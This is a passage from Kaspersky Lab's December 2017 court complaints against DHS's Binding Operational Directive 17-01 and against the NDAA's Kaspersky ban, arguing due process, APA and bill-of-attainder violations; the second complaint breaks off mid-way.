that the BOD and Final Decision are invalid, and preliminary and permanent injunctive relief to rescind them and enjoin enforcement.

PARTIES

21. Plaintiff Kaspersky Lab, Inc. is a Massachusetts corporation with its principal place of business in Woburn, Massachusetts. Plaintiff Kaspersky Lab, Inc. is a directly wholly-owned subsidiary of Plaintiff Kaspersky Labs Limited, a U.K. holding company.

22. Defendant DHS is the federal agency responsible for issuing and implementing the BOD and Final Decision at issue in this case.

23. Defendant Kirstjen Nielsen is the Secretary of DHS and is being sued in her official capacity only.

JURISDICTION AND VENUE

24. This action arises under the Due Process clause of the Fifth Amendment of the Constitution and the APA, 5 U.S.C. §§ 500-596, 701 *et seq.* This Court has jurisdiction pursuant to 28 U.S.C. §§ 1331 and the APA.

25. The Court has the authority to grant declaratory and injunctive relief pursuant to 28 U.S.C. §§ 2201 and 2202, and its inherent equitable powers.

26. Venue is proper in this district pursuant to 28 U.S.C. § 1391(e)(1).

FACTUAL ALLEGATIONS

I. Kaspersky Lab, Its Reputation in the Industry, and Its Principles of Fighting Cyberthreats

27. Kaspersky Lab is a multinational cybersecurity company exclusively focused on protecting against cyberthreats, no matter their origin. It is one of the world's largest privately owned cybersecurity companies. It operates in 200 countries and territories and maintains 35

offices in 31 countries. Among its offices are research and development centers employing anti-malware experts in the U.S., Europe, Japan, Israel, China, Russia, and Latin America.

28. Although the corporate group's global headquarters are in Moscow, more than 85% of Kaspersky Lab's sales are generated outside of Russia. Kaspersky Lab's presence in Russia and its deployment in areas of the world in which many sophisticated cyberthreats originate, makes it a unique and essential partner in the fight against such threats which, in its absence, may not otherwise be met.

29. Over 400 million users—from governments to private individuals, commercial enterprise to critical infrastructure owners and operators alike—utilize Kaspersky Lab technologies to secure their data and systems.

30. Kaspersky products have received top ratings for malware detection (among other performance factors). For example, in 2016, Kaspersky Lab products participated in 78 independent tests & reviews—and the company was awarded 55 first places and 70 top-three finishes. Kaspersky Lab consistently ranks among the world's top four vendors of security solutions for endpoint users.

II. Kaspersky Lab, Inc. and Sales to the U.S. Government

31. Founded in 2004, Kaspersky Lab, Inc. is a Massachusetts corporation and is a directly wholly-owned subsidiary of Kaspersky Labs Limited. Kaspersky Lab, Inc. acts as the company's North American headquarters through offices in Woburn, Massachusetts and employs nearly 300 people in the U.S.

32. The U.S. has been and remains one of the most significant geographic markets in Kaspersky Lab's global business. Sales to customers in the United States represent approximately one quarter of total global bookings in 2016. Plaintiff Kaspersky Lab, Inc. has

invested over half a billion dollars in its operations over the last twelve years, and over \$65 million in 2016 alone.

33. Active licenses held by federal agencies have a total value (to Plaintiffs) of less than USD \$54,000, which represents a tiny fraction (0.03%) of Plaintiff Kaspersky Lab, Inc.'s annual sales in the United States.¹

34. Notwithstanding the limited volume of U.S. Government sales, Kaspersky Lab, Inc. has a substantial interest in its status as a vendor to the U.S. Government, and in its continued ability to sell its product to the U.S. Government, inclusive of the right to be free of disparagement prejudicing commercial and enterprise customers.

III. Without Affording Plaintiffs Notice or Opportunity to Be Heard, DHS Issued an Immediate and Complete Ban of Kaspersky Lab from all Government Agencies

35. On September 13, 2017, without affording any notice to Kaspersky Lab or prior opportunity to rebut the allegations, and despite Plaintiffs' July 2017 outreach and Defendants' professed willingness to enter into discussion in August, DHS announced that it had "determined that the risks presented by Kaspersky-branded products justify the issuance of" Binding Operational Directive 17-01 ("**Removal of Kaspersky-Branded Products**"). (BOD at 1). The BOD, as explained below, effectively banned all U.S. government agencies from using Kaspersky products and debarred the company immediately. Additionally, it required existing software instances to be identified and removed. The BOD applied to virtually all products, solutions, and services supplied, directly or indirectly, by Kaspersky Lab.² (*Id.* at 2). In the accompanying Decision, DHS branded Kaspersky Lab products a threat to U.S. national security,

¹ Based on Plaintiff Kaspersky Lab, Inc.'s 2016 net booking data.

² The BOD excepted two specific services, Kaspersky Threat Intelligence and Kaspersky Security Training. (BOD at 2).

based on the “ability of the Russian government, whether acting on its own or through Kaspersky, to capitalize on access to federal information and information systems provided by Kaspersky-branded products.” (Decision at 2).

36. DHS issued the BOD pursuant to FISMA, which authorizes DHS to issue binding operational directives—“compulsory direction to agencies ... for the purposes of safeguarding Federal information and information systems from a known or reasonably suspected information security threat, vulnerability, or risk.” (*Id.* at 1, *citing* 44 U.S.C. § 3552(b)(1)).

37. Specifically, DHS claimed that FISMA justified the BOD because “unclassified evidence”—almost entirely uncorroborated media reports, several citing anonymous sources—established that “[a]s long as Kaspersky branded products are present on federal information systems, Kaspersky [Lab] or the Russian government will have the ability to exploit Kaspersky [Lab]’s access to those information systems for purposes contrary to U.S. national security, including viewing or exfiltrating sensitive data or installing malicious code on federal systems, such as through an update to the anti-virus software.” (Decision at 2).

38. The BOD compelled all federal agencies to: (1) identify the use or presence of Kaspersky Lab-branded products on all federal informational systems within 30 days, (2) develop a detailed plan to remove and discontinue present and future use of all Kaspersky Lab-branded products within 60 days, and (3) start the actual removal within 90 days, unless directed otherwise by DHS in light of new information obtained by DHS, including but not limited to new information submitted by Kaspersky. (the “30-60-90 day structure”) (BOD at 2-3). The 30-day identification deadline fell on October 13, 2017, the 60-day removal plan deadline fell on November 12, 2017, and the 90-day deadline to begin removal fell on December 12, 2017.

IV. The BOD's Purported Administrative Process

39. In a separate letter to Plaintiffs accompanying the BOD, DHS claimed to Plaintiffs that it was providing an “administrative process to inform [DHS] decision making”—a process to be later set forth in a Federal Register Notice—but as explained below, that process had no bearing on the debarment already effectuated by the BOD, and was purely perfunctory. (*See* DHS Letter to Eugene Kaspersky, dated September 13, 2017).

40. On September 19, 2017, DHS did indeed announce in the Federal Register that it was permitting Plaintiffs (and any other affected parties) to initiate a review of the BOD by submitting to DHS “a written response and any additional information or evidence supporting the response, to explain the adverse consequences, address the Department’s concerns or mitigate those concerns.” (82 Fed. Reg. 180, 43783, 43784 (Sept. 19, 2017)). DHS gave Plaintiffs until November 3, 2017 (subsequently extended to November 10, 2017) to respond to the BOD.

41. The Federal Register further provided that, following DHS’s receipt of a response to the BOD, “...the Secretary’s decision will be communicated to the entity in writing by December 13, 2017.” (*Id.*) But this was one day *after* the 90-day deadline by which agencies were to have begun removing Kaspersky products. In apparent acknowledgement of this procedural deficiency, the Information Memorandum accompanying the Final Decision “recommend[s] that [the Acting Secretary] respond to Kaspersky and issue [her] Final Decision on or before Monday, December 11”—notwithstanding the December 13, 2017, deadline set forth in the Federal Register. (Final Decision Information Memorandum at 3).

42. On September 29, 2017, DHS retrospectively provided Plaintiffs, through their counsel, access to an internal 21-page DHS Information Memorandum drafted and submitted to

the then Acting DHS Secretary on September 1, 2017, in support of the BOD (the “BOD Information”).

43. On November 10, 2017, Plaintiffs delivered to the Defendants the Kaspersky Lab Submission, an extensive written response to the BOD and its Information.

44. The Kaspersky Lab Submission rebutted at length the legal and factual allegations levied against Plaintiffs, corrected many misunderstandings held by DHS (as perpetuated by the news articles it cited), and highlighted the deficiencies in the administrative process offered by Defendants.

45. Following the issuance of the BOD, DHS had repeatedly declined the requests of Plaintiffs and their counsel to engage in order to present the Company’s position, address DHS’s concerns, and discuss any potential options for mitigation. Following the Kaspersky Lab Submission, DHS did finally agree to meet with Plaintiffs’ representatives and counsel on November 29, 2017. At that meeting Plaintiffs responded to a number of questions from Defendants’ attorneys regarding the Kaspersky Lab Submission but Defendants did not offer any further support for the BOD, much less an indication that they were willing to rectify the procedural or substantive deficiencies in the BOD or consider any mitigating options short of the outright ban contemplated by the BOD.

46. Plaintiffs believe that such options were available to Defendants and have not been fully explored, either prior to or subsequent to the issuance of the BOD.

47. On December 6, 2017, and without any adequate consideration of the Kaspersky Lab Submission, DHS issued a “Final Decision maintaining BOD 17-01 without modification” (the “Final Decision”). The Final Decision was accompanied by a Letter to Plaintiffs and an

Information Memorandum directed to the Acting Secretary in support of the Final Decision (the “Final Information”).

V. Without Justification, Defendants’ Administrative Process Provided No Notice or Opportunity to be Heard Prior to Deprivation

48. Although the BOD’s 30-60-90 day structure gives the impression that harm is not immediate, in reality, the BOD is an immediate and complete debarment of Kaspersky Lab from government business upon issuance.

49. At a November 14, 2017, Hearing of the Committee on Science, Space, and Technology of the U.S. House of Representatives (“Bolstering the Government’s Cybersecurity: A Survey of Compliance with the DHS Directive”), Jeanette Manfra, DHS Assistant Secretary for Cybersecurity and Communications, testified that some agencies had *already* proceeded with removal of Kaspersky products without regard to the 30-60-90 day structure: “We’re working with each agency individually. Some of them have chosen to go ahead and remove the products ahead of schedule...Not all of the agencies have submitted the required action plan as I mentioned. Some of them have gone ahead and just identified a way to remove the software so they’re going about that.” This testimony was just four days after Plaintiffs submitted the Kaspersky Lab Submission to DHS and Manfra testified that she had not yet even had an opportunity to review Plaintiff’s response. Thus, federal agencies had begun removing Kaspersky software long before DHS even had completed its review of the Kaspersky Lab Submission.

50. The BOD, supported by other actions in Congress, has also had a severe adverse impact on Kaspersky’s other commercial interests in the U.S., which began long before the Defendants’ decision was officially declared “Final.” For example, several retailers have

removed Kaspersky Lab products from their shelves and suspended their long-standing partnerships with Kaspersky Lab following the issuance of the BOD. As a result of these and other actions, Plaintiffs' 2017 Q3 retail sales have fallen significantly compared to the same period in 2016. Presently, Plaintiffs are receiving and processing an unprecedented volume of product return and early termination requests as a result of DHS and other U.S. Government actions, which customers specifically refer to when stating the reason for their return.

51. Indeed, Christopher Krebs, the Senior Official Performing the Duties of the Under Secretary for the National Protection and Programs Directorate, who participated in the recommendation that the BOD be issued, stated DHS's intent bluntly during public statements on October 31 2017: "[W]hen [DHS] makes a pretty bold statement like issuing the Kaspersky Lab binding operational directive I think that's a fairly strong signal [to consumers]."³ This statement was made in response to a question regarding how and to what extent consumers should be informed as to the nature of any risk posed by Kaspersky Lab products in light of the recent issuance of the BOD. The fact that a senior DHS official decided to make a statement of that nature at the same time Defendants were purporting to offer Kaspersky Lab a genuine and meaningful right to be heard makes clear that the DHS specifically intended to prejudice Kaspersky Lab's commercial interests even before the expiration of DHS's own arbitrarily imposed process and deadline for the implementation of the BOD.

52. Krebs also confirmed through his statements to the media following the Final Decision that, with his oversight, federal agencies had actually been removing Kaspersky Lab-branded software, while this process was purported to be running, prior to the 90-day mark.

³ See Aspen Institute, *Is the US Losing the Cyber Battle?* October 31, 2017 <https://www.aspeninstitute.org/events/us-losing-cyber-battle/>.

53. Kaspersky had no opportunity to test or rebut the “evidence” contained in the BOD or its Information *before* action was taken (at the time the BOD was issued), and therefore there has been no *opportunity to effectively be heard*.

54. Rather, under the circumstances, the Fifth Amendment required DHS to provide Plaintiffs procedural protections *before* debarring it through the BOD. Critically, DHS made no attempt to demonstrate how prior notice to Plaintiffs would have interfered with DHS’s goals of eliminating the alleged “information risks.” Nor did DHS show why it failed to consider less severe measures or potential mitigation that could have been imposed on Kaspersky to address DHS’s purported concerns. DHS’s failure to provide adequate and timely notice created a substantial risk of wrongful deprivation.

55. As explained above, the BOD, the Decision, its Information, the Final Decision, and the Final Information are all devoid of even a suggestion that the “information security risks” allegedly presented by Kaspersky Lab are imminent, exigent, or urgent—let alone to a degree that justify foreclosing pre-deprivation notice.

56. To the contrary, DHS provides *three months* for affected agencies to “begin to implement their plan of action.” (BOD at 2). In the same vein, the BOD rests heavily on media accounts, some of which are nearly two years old—hardly indicating a paramount need for swift action. (*See, e.g.*, BOD Information at 8 n.23, 10 n.38.)

57. In fact, urgency and immediacy are conspicuously absent from the reasons DHS gives for relying on the BOD rather than the traditional debarment procedure under the Federal Acquisition Regulations (“FAR”). Rather, the Decision explains that DHS considers the BOD to be a more “appropriate” process than a debarment proceeding under the FAR principally because it is more draconian: unlike a debarment pursuant to the FAR, the BOD is prospective as well as

retrospective, requires the removal of Kaspersky-branded products “indefinitely,” and prevents third parties from selling products produced by Kaspersky. (Decision at 4). And so, paradoxically, even though it is more thorough in depriving Kaspersky Lab of its rights, the BOD provides far less adequate process than the FAR, which has a well-established and constitutionally adequate due process that requires agency decisions be made in consideration of a contractor’s response before any action is taken to exclude it from future government contracts.

58. Defendants, in fact, had ample opportunity to provide Kaspersky Lab with due process protections prior to the issuance of the BOD. Unaware of what action, if any, DHS was contemplating, Kaspersky Lab wrote to DHS on July 18, 2017, with an offer to provide any information or assistance with regard to any investigation involving the Company, its operations, or its products. DHS responded on August 14, 2017, acknowledging the Company’s letter and its offer of assistance, and indicated that DHS “will be in touch again shortly.” Nearly one month later, and absent any other communication from DHS, the BOD was issued.

VI. DHS’s Introduction of New Evidence in its Final Decision also Violates Due Process

59. Aside from failing to provide due process prior to the issuance of the BOD, the process which DHS professed to provide Plaintiffs after its issuance was not meaningful or fair.

60. DHS based the BOD at least in part on a supposed concern about Russian law. In its December 6, 2017, Final Decision, DHS introduced for the first time “an analysis of relevant portions of Russian law prepared by Professor Peter Maggs of the University of Illinois College of Law (the ‘Maggs Report’).” (Final Decision at 2).

61. Rather than introducing the Maggs Report with the September 13, 2017, BOD—which would have enabled Plaintiffs to address the report when Plaintiffs filed the Kaspersky Lab Submission—DHS withheld (or did not obtain) the report until its December 6, 2017, Final

Decision. This approach denied Plaintiffs basic due process by unfairly foreclosing Plaintiffs any opportunity to rebut or contest the Maggs Report.

VII. The BOD is Based Almost Entirely on Uncorroborated Media Reports—Not Substantial Evidence—and therefore is Arbitrary and Capricious

62. The BOD and the Final Decision are based on the following three broad allegations levied against Plaintiffs and their software:

[1] the broad access to files and elevated privileges of anti-virus software, including Kaspersky software; [2] ties between Kaspersky officials and Russian government agencies; and [3] requirements under Russian law that allow Russian intelligence agencies to request or compel assistance from Kaspersky and to intercept communications transiting between Kaspersky operations in Russia and Kaspersky customers, including U.S. government customers.

(Final Decision, p. 2-3)

63. DHS's record underlying the BOD in support of these three arguments is devoid of reliable evidence. Rather, the BOD is based on a series of uncorroborated news articles, most of which rely upon the same anonymous sources, none of which have been tested in a fair and public forum.

A. Broad access to files and elevated privileges of anti-virus software, including Kaspersky Lab software

64. DHS relies on an assumption that a particular software product or vendor should be banned because of a generally presumed susceptibility to exploitation by a malicious actor, but, tellingly, it does not extend such a prohibition to other software products beyond anti-virus software or to other anti-virus software vendors besides Kaspersky Lab.

65. Kaspersky Lab software operates in a manner that closely mirrors the offerings of other providers which have not been subject to the DHS action. Neither the BOD Information, nor the assessment by the National Cybersecurity and Communications Integration Center

(“NCCIC Assessment”) on which it relies, provide any technical evidence to indicate that any Kaspersky Lab product represents either a greater or lesser technical risk to federal information systems than similar anti-virus software products or vendors.

66. As noted above, Kaspersky Lab’s U.S. government business represents a small fraction of its U.S., much less its global, business and software footprint. Other anti-virus software products have a much larger footprint across federal government systems and are likely as vulnerable to exploitation by malicious cyber actors as DHS alleges is the case for Kaspersky-branded software products.

67. Thus, if DHS’s claims about anti-virus software were legitimate, DHS would apply the BOD to other software rather than to Kaspersky Lab products alone.

B. Ties between Kaspersky Lab and the Russian government

68. There is no evidence presented by DHS of improper coordination between Kaspersky Lab or its executives and the Russian Government in furtherance of demonstrable illicit activities. Rather, DHS speculates that cybersecurity risks are presented by Kaspersky Lab products merely by virtue of the fact that the Company is headquartered in Moscow.

69. DHS’s stated concern that the Russian Government engages in cyberespionage (*see, e.g.*, Decision at 2) is not evidence that any global company like Kaspersky Lab headquartered (or with operations) in Russia, are facilitating government sponsored cyber-intrusions.

70. In fact, more than 85 percent of Kaspersky Lab’s revenue comes from outside of Russia—a powerful economic incentive to avoid any action that would endanger the trusted relationships and integrity that serve as the foundation of its business by conducting inappropriate or unethical activities with any organization or country.

71. The BOD Information further alleges that Kaspersky Lab senior executives have “ties” with the Russian government and highlights, among other things, their long ago former service within the Russian government and/or military and their current profiles and connections. (BOD Information at 10-11). It fails to acknowledge, however, that each of these individuals grew up in the Soviet Union at a time when the government relied heavily on conscripted service. As such, allegations of this sort could be made against the majority of Russians of the same generation. These facts do not indicate that their connections or service with the Russian Government were, or are, inappropriate or that they have continued to this day.

72. Moreover, DHS does not suggest that an inappropriate relationship (between Kaspersky Lab and the Russian Government or otherwise) is likely or probable—or even that there is *any* relationship whatsoever. DHS simply suggests that such an inappropriate relationship is *possible*: “Such an established relationship and connections between Kaspersky and the FSB [(Russian Security Services)] could facilitate future cooperation for other purposes and therefore is an area of serious concern to DHS.” (Final Information at 13)(emphasis added).

C. Requirements under Russian law

73. The BOD Information alleges that Kaspersky Lab has obtained certificates and licenses from the Russian Security Services (“FSB”), and that this “suggest[s] an unusually close” relationship between the two. (BOD Information at 9). But there is simply nothing unusual about the licenses or certificates Kaspersky Lab has obtained from the FSB in the normal course of doing business in Russia. All information technology companies involved in cryptography-related activities operating in Russia (including leading U.S. companies) are required to obtain the same licenses and certificates from the FSB. In recognizing this exact role of the FSB in granting certificates for certain commercial products, the U.S. Department of the

Treasury's Office of Foreign Assets Control issued General License No. 1 under the Cyber Sanctions Executive Orders which expressly authorized U.S. companies to obtain precisely the same licenses from the FSB in a way that would otherwise have been prohibited due to the FSB's prior designation under those sanctions authorities.

74. DHS also claims that the BOD is warranted based on the FSB's authority to compel or request assistance from companies in Russia. (Decision at 2; BOD Information at 2, 12). However, this obligation applies to all companies operating in Russia. The FSB can request information from companies in Russia only in furtherance of specified duties—and are subject to challenge in Court. Defendants fail to provide any evidence of the FSB actually compelling Plaintiffs to provide any information on Plaintiffs' customers in the U.S. or any other evidence of Plaintiffs' interaction with Russian authorities that would pose a security threat to federal agencies using the software in the U.S.

VIII. Defendants' Failure to Acknowledge and Fulfill Due Process and APA Protections

75. DHS, through its actions and statements described above, has demonstrated its willing failure to comply with the requirements of the APA and the U.S. Constitution in issuing the BOD. Plaintiffs explained these violations in the Kaspersky Lab Submission.

76. Rather than responding to these deficiencies and attempting in any way to remedy them, DHS cursorily dismissed them in its Final Decision and Information. DHS says simply that it is: "confident that the BOD procedures are constitutional and lawful," that the "BOD is based on a substantial body of evidence," and that DHS "provided Kaspersky with meaningful notice and opportunity to confront the evidence against it." (Final Information at 23.)

77. For the reasons set out in this Complaint, this is not the case. DHS has not, in the Final Information, the Final Decision, or anywhere else, demonstrated its fulfillment of its obligations under the APA or the U.S. Constitution.

EXHAUSTION, FINALITY, AND STANDING

78. Plaintiffs have exhausted the professed “administrative process” provided by DHS as described above, through the November 10, 2017, Kaspersky Lab Submission.

79. Plaintiffs challenge a “final agency action” for purposes section 704 of the APA. After DHS issued the BOD, and Plaintiffs submitted the Kaspersky Lab Submission, DHS issued its “Final Decision maintaining BOD 17-01,” as explained above.

80. Plaintiff Kaspersky Lab, Inc. has standing to bring this suit because the Company sold its products (through its partners) to the U.S. Government, and is injured by the debarment effectuated by the BOD. The company also has been injured by DHS’s disparagement of the Company through the BOD.

81. Plaintiff Kaspersky Labs Limited also has standing. As the U.K. parent, Kaspersky Labs Limited suffers financial harm due to its wholly-owned subsidiary’s loss of sales and reputational injury, resulting from the BOD. Kaspersky Labs Limited is also injured by the BOD’s preclusive effect. The BOD orders all federal agencies to discontinue all Kaspersky-branded software, thereby precluding Kaspersky Labs Limited from making a direct sale to the U.S. Government.

FIRST CAUSE OF ACTION

(Administrative Procedure Act, 5 U.S.C. § 706(2)(B) and the Due Process Clause of the Fifth Amendment of the United States Constitution)

82. Plaintiffs incorporate by reference, as if fully restated herein, paragraphs 1-81 above.

83. The APA directs that the “the reviewing court shall ... hold unlawful and set aside agency actions, findings, and conclusions found to be ... contrary to constitutional right, power, privilege, or immunity.” 5 U.S.C. § 706(2)(B).

84. The BOD, as issued to Kaspersky Lab, and upheld by the Final Decision is unlawful and contrary to constitutional right, power, privilege, and immunity.

85. DHS violated Plaintiffs’ Fifth Amendment rights to due process by depriving Plaintiffs of a protected liberty interest, with constitutionally insufficient procedures attendant upon that deprivation. Through the BOD, DHS debarred Plaintiffs from government contracting, and effectively terminated Kaspersky Lab as a government contractor while simultaneously broadcasting to the world insufficient and uncorroborated reasons for that termination. As explained above, DHS was required to provide pre-deprivation due process, and did not.

SECOND CAUSE OF ACTION

(Administrative Procedure Act, 5 U.S.C. § 706(2)(A))

86. Plaintiffs incorporate by reference, as if fully restated herein, paragraphs 1-81 above.

87. The APA directs that “the reviewing court shall...hold unlawful and set aside agency actions, findings, and conclusions found to be...arbitrary, capricious, an abuse of discretion, or otherwise not in accordance with law.” 5 U.S.C. § 706(2)(A).

88. The BOD is not supported by substantial evidence. DHS did not properly evaluate the strength of the evidence before it, and therefore failed to satisfactorily support its decision or identify a rational connection between the facts before it and the conclusions it reached. Accordingly, the BOD was arbitrary and capricious and an abuse of agency discretion.

PRAYER FOR RELIEF

WHEREFORE, Plaintiffs respectfully request that a judgment be granted:

- (a) Preliminarily and permanently invalidating and rescinding the BOD and the December 6, 2017, Final Decision maintaining the BOD and enjoining DHS from enforcing the BOD and the Final Decision;
- (b) Declaring the BOD and Final Decision invalid, and declaring that the presence of Kaspersky Lab-branded products on federal information systems do not present a known or reasonably suspected information security threat, vulnerability, and risk to federal information systems; and
- (c) Granting such other relief as the Court deems just and proper.

Dated: December 18, 2017

Respectfully submitted,

/s/ Ryan P. Fayhee

Ryan P. Fayhee (Bar No. 1033852)

Steven Chasin (Bar No. 495853)

Baker & McKenzie LLP

815 Connecticut Avenue NW

Washington D.C. 20006

Tel: (202) 452 7024

Fax: (202) 416 7024

Ryan.Fayhee@bakermckenzie.com

Steven.Chasin@bakermckenzie.com

Attorneys for Kaspersky Lab, Inc. and Kaspersky Labs Limited

**UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF COLUMBIA**

<hr/>)	
KASPERSKY LAB, INC.)	
500 Unicorn Park, 3rd Floor)	
Woburn, Massachusetts 01801; and)	
)	
KASPERSKY LABS LIMITED)	
New Bridge Street House)	
30-34 New Bridge Street)	
London, EC4V 6BJ)	
United Kingdom)	
)	
)	
	Plaintiffs,)	Civil Action No. _____
)	
	v.)	
)	
UNITED STATES OF AMERICA)	
950 Pennsylvania Ave., NW)	
Washington, DC 20530)	
)	
	Defendant)	
<hr/>)	

COMPLAINT

Those who wrote our Constitution well knew the danger inherent in special legislative acts which take away the life, liberty, or property of particular named persons because the legislature thinks them guilty of conduct which deserves punishment. They intended to safeguard the people of this country from punishment without trial by duly constituted courts...When our Constitution and Bill of Rights were written, our ancestors had ample reason to know that legislative trials and punishments were too dangerous to liberty to exist in the nation of free men they envisioned. And so they proscribed bills of attainder... Much as we regret to declare that an Act of Congress violates the Constitution, we have no alternative here.

--United States v. Lovett, 328 U.S. 303 (1946)

1. Kaspersky Lab, Inc., a Massachusetts corporation, together with its U.K. parent company Kaspersky Labs Limited (“Plaintiffs” or “Kaspersky Lab”), bring this action to invalidate Sections 1634 (a) and (b) of the National Defense Authorization Act for Fiscal Year 2018, Pub. Law No. 115-91 (the “NDAA”) as an unconstitutional bill of attainder.

2. President Trump signed the NDAA into law on December 12, 2017. Sections 1634(a) and (b) state that effective October 1, 2018, “[n]o department, agency, organization, or other element of the Federal Government may use... any hardware, software, or services developed or provided, in whole or in part, by... Kaspersky Lab...”

3. Those sections were introduced and adopted hastily by Congress in the context of mounting animosity towards Russia and substantial political pressure on all branches of Government to be seen as reacting to the apparent Russian interference in the 2016 presidential elections. However, Congress’s action against Plaintiffs through the NDAA is based solely on vague and inflammatory allegations directed at Plaintiffs unsubstantiated by any legislative fact-finding. These sections of the NDAA singularly and unfairly name and punish Kaspersky Lab, one of the world’s leading antivirus software companies, by prohibiting the federal government from using any Kaspersky Lab products or services and permanently depriving Kaspersky Lab of any direct or indirect federal government business.

4. Congress violated the foundational principle of separations of powers by circumventing the judicial process and enacting an unconstitutional bill of attainder in direct contravention of Article I, Section 9 of the U.S. Constitution (the “Bill of Attainder Clause” or “Clause”). The Bill of Attainder Clause forbids Congress from enacting laws which impose individualized deprivations of life, liberty, and property and inflict punishment on individuals and corporations without a judicial trial. The Clause ensures that Congress accomplishes

legitimate and non-punitive objectives by establishing rules of general applicability which do not specify persons to be sanctioned. The Clause is intended to prevent Congress from assuming the power of the executive and judiciary branches and then determining for itself conduct it regards as blameworthy and deserving of punishment, what evidence will suffice as proof, whether to pronounce a disfavored person guilty, and what manner and degree of punishment to impose.

5. The NDAA violates this prohibition because, rather than enacting objective rules of general applicability, Sections 1634(a) and (b) specifically, individually, and exclusively name Kaspersky Lab as a target for legislative punishment.

6. At the same time that it legislated with the maximum specificity possible, Congress also enacted the broadest ban possible, covering not only Kaspersky Lab's antivirus software—the company's principal product—and not only “software” generally, as proposed in the version of the NDAA that was approved by the Senate Armed Services Committee, but anything and everything bearing Kaspersky Lab's name.

7. To achieve legitimate national security objectives within the bounds of its Constitutional authority, Congress could, and should, have enacted a rule of general applicability. In fact they did. Section 1634(c) of the NDAA, which contains a series of requirements upon the Secretary of Defense to review and report on the procedures for removing suspect products and services from federal government information technology networks, is such a rule.

8. The absence of any legitimate legislative purpose on the face of the law itself and the thread-bare legislative record make it difficult to discern any non-punitive Congressional

intent. The ready availability of less burdensome alternatives to the expansive ban actually imposed is also strongly suggestive of an intent to inflict punishment on Kaspersky Lab.

9. Kaspersky Lab has never been convicted of any crime or subject to any adverse judicial finding. Nor is there any compelling reason to even suspect the company of a crime. In fact, Department of Homeland Security (“DHS”) officials testifying before Congress have expressly stated that there is no conclusive evidence that Kaspersky Lab has ever facilitated a breach of government information systems.

10. The NDAA is therefore a bill of attainder. The law “attaints”—or “stains”—Kaspersky Lab and as a result the company suffers profound reputational injury by design.

11. For these reasons, Plaintiffs bring this suit seeking a declaratory judgment that the ban—as set forth in Sections 1634(a) and (b)—is unconstitutional, and seek injunctive relief enjoining its enforcement.

PARTIES

12. Plaintiff Kaspersky Lab, Inc. is a Massachusetts corporation with its principal place of business in Woburn, Massachusetts. Kaspersky Lab, Inc. is a directly wholly-owned subsidiary of Plaintiff Kaspersky Labs Limited, a U.K. holding company.

13. Defendant United States of America is a defendant through the action of the U.S. Congress in enacting the NDAA.

JURISDICTION AND VENUE

14. This action arises under the Bill of Attainder Clause, Article I, § 9, c1.3 of the U.S. Constitution. This Court has jurisdiction pursuant to 28 U.S.C. § 1331.

15. This Court also has jurisdiction under the Declaratory Judgment Act, 28 U.S.C. § 2201 et seq., in order to settle an actual controversy between plaintiffs and defendant United States of America involving the constitutionality of a federal law.

16. The Court has the authority to grant declaratory and injunctive relief pursuant to 28 U.S.C. §§ 2201 and 2202, and its inherent equitable powers.

17. Venue is proper in this district pursuant to 28 U.S.C. § 1391(e)(1).

FACTUAL ALLEGATIONS

I. Kaspersky Lab, Its Reputation in the Industry, and Its Principles of Fighting Cyberthreats

18. Kaspersky Lab is a multinational cybersecurity company exclusively focused on protecting against cyberthreats, no matter their origin. It is one of the world's largest privately owned cybersecurity companies. It operates in 200 countries and territories and maintains 35 offices in 31 countries. Among its offices are research and development centers employing anti-malware experts in the U.S., Europe, Japan, Israel, China, Russia, and Latin America.

19. Kaspersky Lab was founded in 1997 by Eugene Kaspersky and a small group of his associates. Mr. Kaspersky has been CEO of Kaspersky Lab since 2007.

20. Although the corporate group's global headquarters are in Moscow, approximately 80% of Kaspersky Lab's sales are generated outside of Russia. Kaspersky Lab has successfully investigated and disrupted Arabic-, Chinese-, English-, French-, Korean-, Russian-, and Spanish-speaking threat actors and hacker groups. Kaspersky Lab's presence in Russia and its deployment in areas of the world in which many sophisticated cyberthreats originate, makes it a unique and essential partner in the fight against such threats which, in its absence, may not otherwise be met. Kaspersky Lab researchers have also investigated and

publicly reported on hacker groups alleged to be connected with, or directed by, Russian intelligence services.

21. Kaspersky Lab products have received top ratings for malware detection (among other performance factors). For example, in 2017, Kaspersky Lab products participated in 86 independent tests & reviews—and the company was awarded 72 first places and top-three finishes in 91% of all product tests in 2017. Kaspersky Lab consistently ranks among the world’s top four vendors of security solutions for endpoint users.

22. The U.S. has been, and remains, one of the most significant geographic markets in Kaspersky Lab’s global business.

23. Plaintiffs have a substantial interest in its ability to conduct federal government business, and for its business partners to do so using Kaspersky Lab code.

II. The NDAA Amendment

24. The NDAA is the U.S. law authorizing appropriations and setting forth policies for the U.S. Department of Defense (“DoD”) programs and activities. The law is roughly seven hundred and fifty pages long. No provisions relative to Kaspersky Lab were part of the legislation when introduced in either chamber of Congress.

25. On June 7, 2017, H.R. 2810, the NDAA was first introduced in the U.S. House of Representatives (“House”) by Representatives Mac Thornberry and Adam Smith. 163 Cong. Rec. H4700 (2017). The bill was marked up by the House Committee on Armed Services on June 28, 2017, and voted out of committee on that same day. That bill, which was passed by the House on July 14, 2017, also did not contain any provision regarding Kaspersky Lab. 163 Cong. Rec. H5836-68 (2017).

26. On July 10, 2017, Senator John McCain introduced a Senate version of the NDAA for Fiscal Year 2018, S. 1519, which was then considered by the Senate Committee on Armed Services. During the committee markup of the bill, Senator Jeanne Shaheen first introduced an amendment singling out Kaspersky Lab. Her amendment prohibited the DoD from directly or indirectly using Kaspersky Lab “software platforms” and required that any network connection between DoD and such a software platform be “immediately severed.” The amendment established an effective date for the section on October 1, 2018. The full text is attached as **Exhibit A**.

27. Upon the approval of H.R. 2810 by the House, the bill was sent to the U.S. Senate for consideration and on July 27, 2017, Senator Shaheen submitted for consideration an amendment to H.R. 2810 consisting of a broader provision related to Kaspersky Lab, Senate Amendment 663, banning the entire federal government from using any product – “hardware,” “software,” or “services” – from Kaspersky Lab. 163 Cong. Rec. S4053 (2017). The full text is attached as **Exhibit B**.

28. On September 4, 2017, Senator Shaheen authored an editorial for the New York Times, entitled “The Russian Company that is a Danger to Our Security.” Her Opinion, attached as **Exhibit C**, stated in part:

The Kremlin hacked our presidential election, is waging a cyberwar against our NATO allies and is probing opportunities to use similar tactics against democracies worldwide. Why then are federal agencies, local and state governments and millions of Americans unwittingly inviting this threat into their cyber networks and secure spaces?

That threat is posed by antivirus and security software products created by Kaspersky Lab, a Moscow-based company with extensive ties to Russian intelligence. To close this alarming national security vulnerability, I am advancing bipartisan legislation to prohibit the federal government from using Kaspersky Lab software.

